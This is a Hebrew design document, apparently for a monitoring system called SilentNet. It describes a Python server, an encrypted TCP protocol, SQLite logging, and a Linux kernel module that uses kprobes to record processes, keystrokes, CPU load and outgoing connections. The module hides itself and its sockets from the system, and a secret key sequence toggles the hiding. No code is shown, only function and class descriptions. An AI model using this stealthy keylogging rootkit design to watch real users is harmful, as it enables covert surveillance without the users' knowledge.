- server (SilentNetServer) הפניה למופע השרת הראשי.
- client (client) חיבור ה socket-ללקוח.
- mac_address (str) כתובת ה MAC-של הלקוח המשויך למטפל זה.

פעולות:

- `__init__:`
 - טענת כניסה: מופע של SilentNetServer, אובייקט לקוח, כתובת MAC של לקוח.
 - טענת יציאה: אין
 - תיאור: מאתחל את המטפל בלקוח עם השרת, אובייקט הלקוח וכתובת ה-MAC המתאימה.
- `process_data:`
 - טענת כניסה: אין
 - טענת יציאה: אין
 - תיאור: לולאה ראשית לעיבוד נתונים מלקוח.
- `handle_client_data:`
 - טענת כניסה: סוג נתונים, נתוני הודעה.
 - טענת יציאה: אין
 - תיאור: מנתב נתוני לקוח לפונקציות טיפול מתאימות.
- `handle_ip_data:`
 - טענת כניסה: נתוני הודעה (כתובות IP).
 - טענת יציאה: אין
 - תיאור: מטפל בנתוני כתובות IP מהלקוח.
- `handle_process_data:`
 - טענת כניסה: נתוני הודעה (שמות תהליכים).
 - טענת יציאה: אין
 - תיאור: מטפל בנתוני שמות תהליכים מהלקוח.
- `handle_cpu_data:`
 - טענת כניסה: נתוני הודעה (נתוני שימוש במעבד).
 - טענת יציאה: אין
 - תיאור: מטפל בנתוני שימוש במעבד מהלקוח.
- `handle_keyboard_data:`
 - טענת כניסה: נתוני הודעה (אירועי לוח מקשים).
 - טענת יציאה: אין

- תיאור: מטפל בנתוני אירועי לוח מקשים מהלקוח.

DB.py

המודול נעזר במחלקת MessageParser מ protocol.py

Class: DBHandler

תפקיד: מחלקת בסיס לטיפול בפעולות מסד נתונים. היא מספקת את הבסיס לחיבור, שאילתות וניהול מסד נתונים. SQLite היא נועדה להיות מחלקה ממנה יורשות מחלקות אחרות שצריכות גישה למסד נתונים.

תכונות:

- DB_NAME (str): קבוע ברמת המחלקה המגדיר את שם קובץ מסד הנתונים ("server_db.db").
- conn (sqlite3.Connection): משתנה מופע המייצג את החיבור למסד הנתונים. SQLite.
- cursor (sqlite3.Cursor): משתנה מופע המייצג את אובייקט הסמן המשמש לביצוע שאילתות. SQL.
- table_name (str): משתנה מופע המאחסן את שם הטבלה הראשית שהמטפל משויך אליה.
- _lock (threading.Lock): נעילת ת'רד כדי להבטיח פעולות מסד נתונים בטוחות לת'רד.

פעולות:

• init:

- טענת כניסה: אובייקט חיבור למסד נתונים, אובייקט סמן למסד נתונים, שם הטבלה.
- טענת יציאה: אין.
- תיאור: מאתחל חיבור למסד נתונים באמצעות אובייקטי חיבור וסמן קיימים.

• connect_DB:

- טענת כניסה: שם מסד הנתונים.
- טענת יציאה: טאפל המכיל אובייקט חיבור ואובייקט סמן.
- תיאור: מקים חיבור למסד נתונים ומחזיר אובייקט חיבור וסמן.

• close_DB:

- טענת כניסה: אובייקט סמן, אובייקט חיבור.
- טענת יציאה: אין.
- תיאור: סוגר את החיבור למסד הנתונים.

• clean_deleted_records_DB:

- טענת כניסה: אין.
- טענת יציאה: אין.
- תיאור: מנקה את כל הרשומות שנמחקו מהטבלה.

• delete_all_records_DB:

- טענת כניסה: אין.
- טענת יציאה: אין.
- תיאור: מוחק את כל הרשומות מהטבלה ומנקה את מסד הנתונים.

• commit:

- טענת כניסה: פקודת SQL, ארגומנטים לפקודה (אופציונלי).
- טענת יציאה: תוצאות השאילתה (ייתכן מבנה נתונים מורכב בהתאם לשאילתה).
- תיאור: מבצע פקודת SQL במסד הנתונים עם נעילה להבטחת סנכרון.

Class: UserLogsORM

תפקיד: מחלקה זו (בדומה ל-ORM) מרחיבה את DBHandler כדי לנהל רישום של נתוני פעילות משתמש. היא מספקת שיטות להוספת לוגים, אחזור סטטיסטיקות (כגון WPM, שימוש במעבד) וניתוח התנהגות משתמש. היא משתמשת בתבנית Singleton כדי להבטיח שקיים רק מופע אחד. משתמשת ב protocol.py על מנת לפרק הודעות לפי הפרוטוקול לפרמטרים.

תכונות:

- יורשת DBHandler, conn, cursor, table_name, _lock מ -

פעולות:

• new:

- טענת כניסה: המחלקה עצמה (cls), אובייקט חיבור למסד נתונים, אובייקט סמן למסד הנתונים, שם הטבלה.
- טענת יציאה: מופע סינגלטון של המחלקה.
- תיאור: מבטיח שתיווצר רק מופע יחיד של המחלקה ומאתחל אותו עם חיבור וסמן קיימים.

• client_setup_db:

- טענת כניסה: id של הלקוח.
- טענת יציאה: אין.
- תיאור: כותב לוגים בסיסיים שצריכים להיות עבור כל לקוח בעת התחברות.

• delete_id_records_DB:

- טענת כניסה: id של הלקוח.
- טענת יציאה: אין.
- תיאור: מוחק את כל הרשומות מהטבלה של id מסוימת.

• check_inactive__:

- טענת כניסה: id של הלקוח.

- טענת יציאה: טאפל המכיל את הזמן האחרון שהלקוח היה פעיל, ואת מספר הדקות שהוא לא פעיל.
- תיאור: בודק אם הלקוח כרגע לא פעיל.
- `:update_last_input__`
 - טענת כניסה: id של הלקוח.
 - טענת יציאה: אין.
 - תיאור: מעדכן את הזמן האחרון שהמשתמש ביצע אירוע קלט.
- `:get_total_active_time__`
 - טענת כניסה: id של הלקוח.
 - טענת יציאה: מספר דקות הפעילות הכוללות.
 - תיאור: מחשב את זמן הפעילות הכולל של המשתמש.
- `:update_cpu_usage__`
 - טענת כניסה: id של הלקוח, נתוני שימוש במעבד.
 - טענת יציאה: אין.
 - תיאור: מעדכן את רשומות ניצול המעבד.
- `:insert_data`
 - טענת כניסה: id של הלקוח, סוג הנתונים, הנתונים עצמם.
 - טענת יציאה: אין.
 - תיאור: מכניס נתונים לטבלת SQL, אם הרשומה כבר קיימת מגדיל את המונה שלה.
- `:get_process_count`
 - טענת כניסה: id של הלקוח.
 - טענת יציאה: רשימת טאפלים של שם התהליך ומספר הפעמים שנפתח.
 - תיאור: מקבל את מספר הפעמים שכל תהליך נפתח עבור לקוח מסוים.
- `:get_inactive_times`
 - טענת כניסה: id של הלקוח.
 - טענת יציאה: רשימת טאפלים של זמן ומשך חוסר פעילות.
 - תיאור: מחשב את זמני חוסר הפעילות של המשתמש.
- `:get_wpm`
 - טענת כניסה: id של הלקוח, רשימת זמני חוסר פעילות, אינדיקציה אם היה חוסר פעילות אחרי האירוע האחרון.
 - טענת יציאה: מספר מילים לדקה ממוצע.

- תיאור: מחשב את ממוצע המילים לדקה שהמשתמש מקליד תוך התעלמות מזמנים לא פעילים.
- `get_cpu_usage`:
 - טענת כניסה: id של הלקוח.
 - טענת יציאה: טאפל של מילון ליבות מעבד וניצולן ורשימת זמני לוגים.
 - תיאור: מקבל את כל הלוגים של ניצול המעבד.
- `get_active_precentage`:
 - טענת כניסה: id של הלקוח.
 - טענת יציאה: אחוז הזמן שהמשתמש היה פעיל.
 - תיאור: מחשב את אחוז הזמן שהמשתמש היה פעיל.
- `get_reached_out_ips`:
 - טענת כניסה: id של הלקוח.
 - טענת יציאה: רשימת כתובות IP שהמשתמש פנה אליהן.
 - תיאור: מקבל את כל כתובות ה-IP שלקוח מסוים פנה אליהן.

Class: UserId

תפקיד: מחלקה זו גם מרחיבה את DBHandler ומשתמשת בתבנית Singleton. היא אחראית על ניהול זיהוי משתמשים במערכת. היא מאחסנת ומאחזרת מידע משתמשים על סמך כתובות MAC ושמות מארחים.

תכונות:

- יורשת `DBHandler`, `conn`, `cursor`, `table_name`, `_lock` – מ

פעולות:

- `new`:
 - טענת כניסה: המחלקה עצמה (cls), אובייקט חיבור למסד נתונים, אובייקט סמן למסד הנתונים, שם הטבלה.
 - טענת יציאה: מופע סינגלטון של המחלקה.
 - תיאור: מבטיח שתיווצר רק מופע יחיד של המחלקה ומאתחל אותו עם חיבור וסמן קיימים.
- `delete_user`:
 - טענת כניסה: id של לקוח.
 - טענת יציאה: אין.
 - תיאור: מוחק לקוח מהטבלה.
- `insert_data`:

- טענת כניסה: כתובת MAC של משתמש, שם המשתמש ו id (אופציונלי).
- טענת יציאה: ערך בוליאני המציין אם המשתמש כבר מחובר.
- תיאור: מכניס נתונים לטבלת SQL, בודק אם ה-MAC והשם כבר בשימוש, אם כן מוסיף מספרים לשם.

• update_name:

- טענת כניסה: שם קודם, שם חדש.
- טענת יציאה: אין.
- תיאור: מנהל משנה שם ללקוח.

• check_user_existence:

- טענת כניסה: שם של הלקוח.
- טענת יציאה: ערך בוליאני (או מספר שלם המציין קיום).
- תיאור: בודק אם לקוח מסוים כבר מחובר.

• get_clients:

- טענת כניסה: אין.
- טענת יציאה: רשימת טאפלים של id ושם לקוח.
- תיאור: מקבל את כל הנתונים על לקוחות - id ושם לקוח.

• get_mac_by_id:

- טענת כניסה: id של לקוח.
- טענת יציאה: כתובת MAC.
- תיאור: מקבל את כתובת ה-MAC המתאימה של מחשב לפי id.

• get_id_by_hostname:

- טענת כניסה: השם של הלקוח.
- טענת יציאה: id של לקוח.
- תיאור: מקבל id של לקוח לפי השם.

process limit.py

Class: ProcessDebouncer

תפקיד: מחלקה זו מטפלת בסינון תהליכים בעת ביצוע log לתוך המסד נתונים. המחלקה מספקת למשתמש את היכולת לדעת האם תהליך מסוים נרשם במערכת ברגעים האחרונים בכדי לא לבצע לו log חוזר (מערכות הפעלה פותחות מספר רב של תהליכים שקשורים לתהליך מסוים ברגע שהוא נפתח, ברגע שאין את הסינון שמסופק על ידי מחלקה זו, על ידי פתיחה פשוטה של תהליך אצל הלקוח במסד נתונים ישמר עשרות אם לא מאות log'ים על אותו תהליך).

תכונות:

- `time_limit (int)` : זמן מקסימלי של שהייה בין `log` של תהליך מסוים.
- `max_process (int)`: מספר מקסימלי של תהליכים בהם המערכת יודעת לטפל בו-זמנית.
- `cache (OrderedDict)`: הזיכרון בו נשמרים התהליכים – מילון עם אפשרות של סדר בין המפתחות.

פעולות:

- `__init__` :
 - טענת כניסה:
 - `time_limit (int)`: מספר שלהגבלת זמן של שהייה בין כל `log` של תהליך.
 - `max_processes (int)`: מספר מקסימלי של תהליכים.
 - טענת יציאה: אין
 - תיאור: מאתחל את התכונות של המחלקה עם ערכי הפרמטרים.
- `should_log` :
 - טענת כניסה:
 - `process_name (str)` : שם של תהליך
 - טענת יציאה: בוליאני שמציין האם כדאי לבצע `log` לתהליך זה.
 - תיאור: בודק אם כבר בוצע `log` לאותו תהליך בזמן האחרון, אם לא כדאי לבצע `log` לתהליך זה.

encryption.py

Class:DiffieHellman

תפקיד: מחלקה זו מטפלת בחילופי מפתחות. Diffie-Hellman היא מאפשרת לשני צדדים להסכים על סוד משותף מעל תווך לא מאובטח .

תכונות:

- `prime (int)`: מספר ראשוני המשמש לחילופי המפתחות.
- `base (int)`: מספר הבסיס המשמש לחילופי המפתחות.
- `private_key (int)`: מפתח פרטי שנוצר באופן אקראי עבור צד זה.

פעולות:

- `__init__` :
 - טענת כניסה:
 - `prime (int)`: מספר ראשוני לחילופי המפתחות.
 - `base (int)`: מספר בסיס לחילופי המפתחות.

- טענת יציאה: אין
- תיאור: מאתחל את חילופי Diffie-Hellman עם מספר ראשוני ובסיס. אם prime או base הם 0, הוא מייצר פרמטרים חדשים.

• generate_private_key:

- טענת כניסה: אין
- טענת יציאה: מפתח פרטי (int)
- תיאור: מייצר מפתח פרטי אקראי.

• get_public_key:

- טענת כניסה: אין
- טענת יציאה: מפתח ציבורי (int)
- תיאור: מחשב ומחזיר את המפתח הציבורי.

• get_shared_secret:

- טענת כניסה:
- other_public_key (int): המפתח הציבורי של הצד השני.
- טענת יציאה: סוד משותף (int)
- תיאור: מחשב את הסוד המשותף באמצעות המפתח הציבורי של הצד השני.

Class: AESHandler

תפקיד: מחלקה זו מטפלת בהצפנה ופענוח של AES במצב CBC. היא מספקת שיטות להצפנת ופענוח נתונים באמצעות מפתח AES.

תכונות:

- key (bytes, אופציונלי): מפתח ה-AES המשמש להצפנה ופענוח. אם לא סופק, נוצר מפתח אקראי.
- cipher (AES): אובייקט הצפנה של AES.

פעולות:

• __init__:

- טענת כניסה:
- key (bytes, אופציונלי): מפתח AES.
- טענת יציאה: אין
- תיאור: מאתחל את AESHandler עם מפתח. אם לא ניתן מפתח, נוצר מפתח אקראי.

• encrypt:

- טענת כניסה:
- data (str או bytes): הנתונים להצפנה.

- טענת יציאה: נתונים מוצפנים (bytes)
- תיאור: מצפין נתונים באמצעות AES במצב CBC.
- decrypt:

- טענת כניסה:
- encrypted_data (bytes): הנתונים המוצפנים לפענוח.
- טענת יציאה: נתונים מפוענחים (bytes)
- תיאור: מפענח נתונים מוצפנים באמצעות AES במצב CBC.

Class: EncryptionHandler

תפקיד: מחלקה זו משלבת את חילופי Diffie-Hellman ואת הצפנת AES כדי לספק תקשורת מוצפנת. היא מטפלת בחילופי המפתחות הראשוניים ולאחר מכן משתמשת ב-AES להצפנת ופענוח הודעות.

תכונות:

- dh (DiffieHellman): מופע של המחלקה DiffieHellman לטיפול בחילופי המפתחות.
- aes_handler (AESHHandler, אופציונלי): מופע של המחלקה AESHandler לטיפול בהצפנת AES לאחר השגת סוד משותף.

פעולות:

- __init__:
 - טענת כניסה:
 - prime (int): מספר ראשוני לחילופי Diffie-Hellman.
 - base (int): בסיס לחילופי Diffie-Hellman.
 - טענת יציאה: אין
 - תיאור: מאתחל את EncryptionHandler עם פרמטרים של Diffie-Hellman.
- generate_shared_secret:
 - טענת כניסה:
 - other_public_key (int): המפתח הציבורי של הצד השני.
 - טענת יציאה: אין
 - תיאור: מייצר את הסוד המשותף ומאתחל את AESHandler עם מפתח נגזר.
- encrypt:
 - טענת כניסה:
 - data (str או bytes): הנתונים להצפנה.
 - טענת יציאה: נתונים מוצפנים (bytes)
 - תיאור: מצפין נתונים באמצעות AES.

• decrypt:

○ טענת כניסה:

▪ encrypted_data (bytes): הנתונים המוצפנים לפענוח.

○ טענת יציאה: נתונים מפוענחים (bytes)

○ תיאור: מפענח נתונים מוצפנים באמצעות AES.

protocol.py

המודול נעזר במחלקת EncryptionHandler מ encryption.py

Class: MessageParser

תפקיד: מחלקה זו אחראית על ניתוח ויצירת הודעות בהתאם לכללי הפרוטוקול המוגדרים. היא מגדירה את מבנה ההודעות, סוגי ההודעות ושיטות לקידוד ופענוח שלהן.

תכונות:

○ PROTOCOL_SEPARATOR (bytes): מפריד המשמש להפרדת שדות בהודעות הפרוטוקול.

○ קבועים רבים (str או bytes): המגדירים סוגי הודעות שונים (למשל, CLIENT_MSG_SIG, MANAGER_MSG_EXIT וכו').

פעולות:

• encode_str:

○ טענת כניסה:

▪ msg (str או bytes): ההודעה לקידוד.

○ טענת יציאה: הודעה מקודדת (bytes)

○ תיאור: מקודד מחרוזת ל-bytes.

• protocol_message_construct:

○ טענת כניסה:

▪ msg_type (str): סוג ההודעה.

▪ args*: ארגומנטים נוספים להכללה בהודעה.

○ טענת יציאה: הודעה בנויה (bytes)

○ תיאור: בונה הודעה בהתאם לכללי הפרוטוקול.

• protocol_message_deconstruct:

○ טענת כניסה:

▪ msg (bytes): זרם הבייטים של ההודעה.

▪ part_split (int, אופציונלי): מספר השדות להפרדה מתחילת ההודעה.

○ טענת יציאה: רשימה של שדות הודעה (רשימה של bytes)

- תיאור: מפרק הודעה לשדותיה בהתאם לכללי הפרוטוקול.

Class: TCPsocket

תפקיד: מחלקה זו עוטפת את פונקציונליות ה-socket של TCP, ומספקת שיטות ליצירה, חיבור, שליחה, קבלה וסגירה של socket. היא מפשטת את פעולות ה-socket עבור המחלקות האחרות.

תכונות:

- MSG_LEN_LEN (int): אורך השדה המשמש לציון אורך ההודעה.
- sock (socket.socket): אובייקט ה-socket הבסיסי.
- ip_ (str, אופציונלי): כתובת ה-IP של ה-socket.

פעולות:

- __init__:
 - טענת כניסה:
 - sock (socket.socket, אופציונלי): אובייקט socket קיים.
 - טענת יציאה: אין
 - תיאור: יוצר socket TCP חדש או עוטף socket קיים.
- set_timeout:
 - טענת כניסה:
 - time (float או int): זמן timeout בשניות.
 - טענת יציאה: אין
 - תיאור: מגדיר timeout ל-socket.
- get_ip:
 - טענת כניסה: אין
 - טענת יציאה: כתובת ה-IP של ה-socket (str)
 - תיאור: מחזיר את כתובת ה-IP של ה-socket.
- create_server_socket:
 - טענת כניסה:
 - bind_ip (str): כתובת ה-IP לקשירת השרת.
 - bind_port (int): הפורט לקשירת השרת.
 - server_listen (int): מספר החיבורים המקסימלי להאזנה.
 - טענת יציאה: אין
 - תיאור: מכין socket שרת TCP.

• `:server_socket_recv_client`

- טענת כניסה: אין
- טענת יציאה: אובייקט `socket` של לקוח (`socket.socket`)
- תיאור: השרת מקבל לקוח חדש.

• `:client_socket_connect_server`

- טענת כניסה:
- `dst_ip (str)`: כתובת ה-IP של השרת.
- `dst_port (int)`: הפורט של השרת.
- טענת יציאה: אין
- תיאור: מחבר `socket` לקוח לשרת.

• `:close`

- טענת כניסה: אין
- טענת יציאה: אין
- תיאור: סוגר את ה-`socket`.

• `:send`

- טענת כניסה:
- `data (bytes)`: הנתונים לשליחה.
- טענת יציאה: אין
- תיאור: שולח נתונים דרך ה-`socket`.

• `:recv`

- טענת כניסה:
- `length (int)`: אורך הנתונים לקבלה.
- טענת יציאה: נתונים שהתקבלו (`bytes`)
- תיאור: מקבל נתונים מה-`socket`.

Class: client

תפקיד: מחלקה זו מרחיבה את `TCPsocket` כדי לטפל בתקשורת ספציפית בצד הלקוח. היא מוסיפה פונקציונליות להצפנה ופענוח של הודעות, וכן ניהול של הודעות "לא בטוחות".

תכונות:

- יורשת `__ip__`, `sock` מ-`TCPsocket`.
- `encryption__` (`EncryptionHandler`, אופציונלי): מופע של `EncryptionHandler` לטיפול בהצפנה.

- `unsafe_msg_cnt (int)___`: מונה של הודעות "לא בטוחות" שהתקבלו.

פעולות:

- `___init__`:
 - טענת כניסה:
 - `manager (bool, אופציונלי)`: דגל המציין אם זהו לקוח מנהל.
 - טענת יציאה: אין
 - תיאור: מאתחל אובייקט לקוח, כולל טיפול בהצפנה אם נדרש.
- `set_address`:
 - טענת כניסה:
 - כתובת MAC (`str`) חדשה ללקוח
 - טענת יציאה: אין
 - תיאור: משנה את התכונה של האובייקט של הכתובת
- `get_address`:
 - טענת כניסה: אין
 - טענת יציאה: מחזיר את הכתובת MAC
 - תיאור: מחזיר את הכתובת MAC של הלקוח/מנהל
- `exchange_keys`:
 - טענת כניסה: אין
 - טענת יציאה: בוליאני המעיד האם ההחלפת מפתחות עברה בהצלחה
 - תיאור: מבצע החלפת מפתחות עם הצד השני המחובר
- `connect`:
 - טענת כניסה:
 - `dst_ip (str)`: כתובת ה-IP של השרת.
 - `dst_port (int)`: הפורט של השרת.
 - טענת יציאה: בוליאני המציין הצלחה או כישלון של החיבור.
 - תיאור: מתחבר לשרת ומטפל בחילופי מפתחות הצפנה.
- `protocol_recv`:
 - טענת כניסה: אין
 - טענת יציאה: רשימה של נתוני הודעה (רשימה של `bytes`)
 - תיאור: מקבל הודעה מהשרת, מפענח אותה אם יש צורך ומחזיר את הנתונים.
- `protocol_send`:
 - טענת כניסה:
 - `msg_type (str)`: סוג ההודעה.
 - `*args`: נתוני ההודעה.
 - `encrypt (bool, אופציונלי)`: דגל המציין אם להצפין את ההודעה.

- טענת יציאה: אין
- תיאור: שולח הודעה לשרת, מצפין אותה אם יש צורך.
- unsafe_msg_cnt_inc:
- טענת כניסה:
- safety (int): סף הבטיחות למספר הודעות לא בטוחות.
- טענת יציאה: בוליאני המציין אם לנתק את הלקוח.
- תיאור: מגדיל את מונה ההודעות הלא בטוחות ומחזיר אם יש לנתק את הלקוח.
- reset_unsafe_msg_cnt:
- טענת כניסה: אין
- טענת יציאה: אין
- תיאור: מאפס את מונה ההודעות הלא בטוחות

Class: Server

תפקיד: מחלקה זו מרחיבה את TCPsocket כדי לטפל בפעולות ספציפיות בצד השרת. היא מגדירה את כתובות ה-IP והיציאות של השרת ומספקת שיטות לקבלת חיבורים מלקוחות.

תכונות:

- יורשת __ip__ sock, מ-TCPsocket.
- SERVER_BIND_IP (str): כתובת ה-IP שעליה השרת יופעל.
- SERVER_BIND_PORT (int): הפורט שעליו השרת יאזין.

פעולות:

- __init__:
- טענת כניסה:
- server_listen (int, אופציונלי): מספר החיבורים המקסימלי להאזנה.
- טענת יציאה: אין
- תיאור: יוצר socket שרת TCP.
- recv_client:
- טענת כניסה: אין
- טענת יציאה: אובייקט client
- תיאור: מקבל לקוח חדש ומחזיר אובייקט client המייצג את החיבור.

אתקן את התיאורים כך שתכונות יצינו את המשתנים בקבצים:

cpu_stats.c

תפקיד: קובץ זה אחראי על חישובי ניצולת מעבד. הוא מספק פונקציות לקבלת זמן פעילות ליבות מעבד ותכונות הקשורות לחישוב העומס.

תכונות:

- `REAL_TIME_LENGTH` (קבוע): גודל מחרוזת הזמן.
- `TIME_ZONE_DIFF` (קבוע): הפרש אזור זמן לחישוב הזמן המקומי.

פעולות:

- `get_cpu_idle`:
 - טענת כניסה:
 - `core (int)`: מזהה הליבה שעבורה יש לקבל את זמן הסרק.
 - טענת יציאה: זמן הסרק (`unsigned long`)
 - תיאור: מחזיר את הזמן הכולל שליבת המעבד הייתה במצב סרק.
- `get_cpu_active`:
 - טענת כניסה:
 - `core (int)`: מזהה הליבה שעבורה יש לקבל את זמן הפעילות.
 - טענת יציאה: זמן פעילות כולל (`unsigned long`)
 - תיאור: מחזיר את הזמן הכולל שליבת המעבד הייתה פעילה בכל המצבים.
- `get_real_time`:
 - טענת כניסה:
 - `time_buf (char*)`: מעביר למחרוזת שבה יאוחסן הזמן.
 - טענת יציאה: אין
 - תיאור: ממלא את המחרוזת המסופקת עם תאריך ושעה נוכחיים בפורמט "YYYY-MM-DD HH:MM:SS".

kClientHook.c

המודול נעזר ב `cpu_stats.c` `hide_module.c` `hide_tcp_sock.c` `protocol.c` `tcp_socket.c` `transmission.c` `workqueue.c`

תפקיד: מודול קרנל לניטור פעילות מערכת. מודול זה מחבר עצמו לפונקציות קרנל מרכזיות כדי לאסוף מידע על יצירת תהליכים, אירועי קלט, ניצולת מעבד ותקשורת רשת.

תכונות:

- `kps (struct kprobe[PROBES_SIZE])` מערך של מבני `kprobe` להתחברות לפונקציות קרנל.
- `unhide_seq_index (int)`: אינדקס מעקב אחרי רצף מקשים לביטול הסתרת המודול.
- `hide_seq_index (int)`: אינדקס מעקב אחרי רצף מקשים להסתרת המודול.

- `cpu_idle_time (unsigned long[NR_CPUS])`: מערך לשמירת זמני סרק קודמים של כל ליבת מעבד.
- `cpu_actv_time (unsigned long[NR_CPUS])`: מערך לשמירת זמני פעילות קודמים של כל ליבת מעבד.
- `first_run (bool)`: דגל המציין אם זהו הריצה הראשונה של חישוב עומס מעבד.
- `unreg_kprobes (atomic_t)`: משתנה אטומי למניעת הסרה כפולה של ה-kprobes.
- `PROBES_SIZE` (קבוע): גודל מערך ה-kprobes.
- `CPU_USAGE_DELAY` (קבוע): השהייה בין חישובי עומס מעבד.
- `BUFFER_SIZE` (קבוע): גודל מאגר לאחסון הודעות.

פעולות:

- `handler_pre_do_fork`
 - טענת כניסה :
 - `kp (struct kprobe*)`: מצביע ל-kprobe.
 - `regs (struct pt_regs*)`: מצביע לרגיסטרים.
 - טענת יציאה: קוד שגיאה(int)
 - תיאור: מתעד תהליכים חדשים שנוצרים במערכת.
- `handler_pre_calc_global_load`
 - טענת כניסה :
 - `kp (struct kprobe*)`: מצביע ל-kprobe.
 - `regs (struct pt_regs*)`: מצביע לרגיסטרים.
 - טענת יציאה: קוד שגיאה(int)
 - תיאור: מחשב ושולח מידע על ניצולת המעבד.
- `handler_pre_input_event`
 - טענת כניסה :
 - `kp (struct kprobe*)`: מצביע ל kprobe
 - `regs (struct pt_regs*)`: מצביע לרגיסטרים.
 - טענת יציאה: קוד שגיאה(int)
 - תיאור: מנטר אירועי קלט ובודק רצף מקשים להסתרה או חשיפה של המודול.
- `handler_pre_inet_sendmsg`
 - טענת כניסה :
 - `kp (struct kprobe*)`: מצביע ל kprobe

▪ `regs (struct pt_regs*)` מצביע לרגיסטרים.

- טענת יציאה: קוד שגיאה (int)
- תיאור: מנטר תקשורת רשת יוצאת ומקטלג אותה לפי סוגים.

• `register_probes`:

- טענת כניסה: אין
- טענת יציאה: קוד שגיאה (int)
- תיאור: רושם את כל ה `kprobes`-במערכת.

• `unregister_probes`:

- טענת כניסה :
- `max_probes (int)` מספר ה `probes`-המקסימלי להסרה.

- טענת יציאה: אין
- תיאור: מסיר את כל ה `kprobes`-שנרשמו.

• `hook_init`:

- טענת כניסה: אין
- טענת יציאה: קוד שגיאה (int)
- תיאור: פונקציית אתחול המודול. מאתחלת את כל רכיבי המודול ורושמת את ה- `kprobes`.

• `hook_exit`:

- טענת כניסה: אין
- טענת יציאה: אין
- תיאור: פונקציית יציאה של המודול. משחררת את כל המשאבים ומסירה את ה- `kprobes`.

mac find.c

תפקיד: קובץ זה אחראי על להחזיר כתובת IP קבועה לכל מחשב (הכוונה לא יחזיר כתובת של כרטיס רשת אחר במחשב)

תכונות: אין

פעולות:

- `get_mac_address`:
- `mac_buf (char *)` מצביע למחרוזת היעד
- טענת יציאה: כתובת MAC של כרטיס רשת במחשב.
- תיאור: עובר על כל כתובות ה MAC במחשב ומחזיר את הכתובת בעלת הערכים הנמוכים ביותר בכדי להבטיח כתובת קבועה כל פעם.

protocol.c

המודול נעזר ב `workqueue.c` `transmission.c`

תפקיד: קובץ זה אחראי על פורמט הודעות לפי פרוטוקול התקשורת. הוא מספק פונקציות ליצירת הודעות בפורמט הדרוש ושליחתן.

תכונות:

- `dAddress (char*)` כתובת IP של היעד לשליחת ההודעות.
- `dPort (uint16_t)` פורט היעד לשליחת ההודעות.
- `BUFFER_SIZE` (קבוע): גודל מאגר להודעות.
- `SIZE_OF_SIZE` (קבוע): גודל שדה אורך ההודעה בפרוטוקול.

פעולות:

- `protocol_format`:
 - טענת כניסה :
 - `dst (char*)` מצביע למחרוזת היעד.
 - `format (const char*)` פורמט המחרוזת.
 - ... (משתנים): פרמטרים משתנים לפורמט.
 - טענת יציאה: אורך ההודעה המפורמטת או קוד שגיאה (`int`)
 - תיאור: מפרמט הודעה לפי פרוטוקול, מוסיף את אורך ההודעה בתחילתה.
- `protocol_send_message`:
 - טענת כניסה :
 - `format (const char*)` פורמט המחרוזת.
 - ... (משתנים): פרמטרים משתנים לפורמט.
 - טענת יציאה: קוד שגיאה (`int`)
 - תיאור: מפרמט הודעה ושולח אותה דרך תור העבודה.

tcp_socket.c

תפקיד: קובץ זה מטפל בתקשורת TCP במערכת. הוא מספק פונקציות ליצירת סוקטי TCP, התחברות, שליחת נתונים וסגירת חיבורים.

תכונות:

- `SOCK_TIMEO` (קבוע): זמן פסק (timeout) בננו-שניות לפעולות סוקט.
- `MODULE_MARK` (קבוע): סימן מיוחד עבור סוקטים שנוצרו על ידי המודול.

פעולות:

- `tcp_sock_create`:

- טענת כניסה: אין
- טענת יציאה: מצביע לסוקט (struct socket*) TCP או קוד שגיאה
- תיאור: יוצר סוקט TCP חדש עם הגדרות מתאימות.
- tcp_sock_connect:
 - טענת כניסה :
 - sock (struct socket*) מצביע לסוקט.
 - dst_ip (const char*) כתובת IP יעד.
 - port (uint16_t) פורט יעד.
 - טענת יציאה: קוד שגיאה(int)
 - תיאור: מתחבר לכתובת IP ופורט יעד מוגדרים.
- tcp_send_msg:
 - טענת כניסה :
 - sock (struct socket*) מצביע לסוקט.
 - msg (const char*) הודעה לשליחה.
 - length (size_t) אורך ההודעה.
 - טענת יציאה: קוד שגיאה(int)
 - תיאור: שולח הודעה דרך TCP.
- check_valid_connection:
 - טענת כניסה:
 - sock (struct socket *) מצביע לסוקט
 - טענת יציאה: מספר שמייצג האם הסוקט מחובר לשרת.
 - תיאור: בודק אם הסוקט מחובר אל השרת.
- tcp_sock_close:
 - טענת כניסה :
 - sock (struct socket*) מצביע לסוקט לסגירה.
 - טענת יציאה: אין
 - תיאור: סוגר סוקט TCP.
- check_sock_mark:
 - טענת כניסה :
 - sock (struct sock*) מצביע למבנה sock.

- mark (__u32) סימן לבדיקה.
- טענת יציאה: אמת אם הסימן תואם, שקר אחרת (bool)
- תיאור: בודק אם לסוקט יש סימן מסוים.

transmission.c

המודול נעזר ב workqueue.c tcp_socket.c protocol.c mac_find.c file_storage.c

תפקיד: קובץ זה אחראי על העברת נתונים דרך רשת. הוא מנהל חיבור TCP, שולח נתונים ומטפל במצבי ניתוק.

תכונות:

- sock (struct socket*): מצביע לסוקט TCP המשמש לתקשורת.
- connected (bool): מציין אם המודול מחובר כרגע.
- trns_mutex (struct mutex): מנעול להבטחת גישה בטוחה לסוקט מריבוי חוטים.
- cred (char[BUFFER_SIZE]): מחרוזת המשמשת לאחסון פרטי אימות.
- BUFFER_SIZE (קבוע): גודל מאגר להודעות.
- MAC_SIZE (קבוע): גודל כתובת MAC.

פעולות:

- disconnect:
 - טענת כניסה :
 - msg (char*): הודעה שנכשלה בשליחה.
 - len (size_t): אורך ההודעה.
 - טענת יציאה: אין
 - תיאור: מנתק את החיבור הנוכחי ומגבה את ההודעה שלא נשלחה.
- transmit_data:
 - טענת כניסה :
 - work (struct work_struct*): מבנה העבודה המכיל את ההודעה לשליחה.
 - טענת יציאה: אין
 - תיאור: מתחבר לשרת אם צריך, שולח את ההודעה הנוכחית ואת כל ההודעות שבגיבוי.
- handle_credentials:
 - טענת כניסה: אין
 - טענת יציאה: אין

○ תיאור: מכין את פרטי האימות עבור החיבור.

• :data_transmission_init

○ טענת כניסה: אין

○ טענת יציאה: אין

○ תיאור: מאתחל את כל האובייקטים הדרושים להעברת נתונים.

• :data_transmission_release

○ טענת כניסה: אין

○ טענת יציאה: אין

○ תיאור: משחרר את כל המשאבים שנוצרו על ידי מודול העברת הנתונים.

workqueue.c

תפקיד: קובץ זה מנהל תור עבודה עבור פעולות אסינכרוניות. הוא מאפשר שליחת הודעות ברקע בלי לחסום את התהליך הראשי.

תכונות:

• workqueue (struct workqueue_struct*): תור עבודה גלובלי להעברת נתונים.

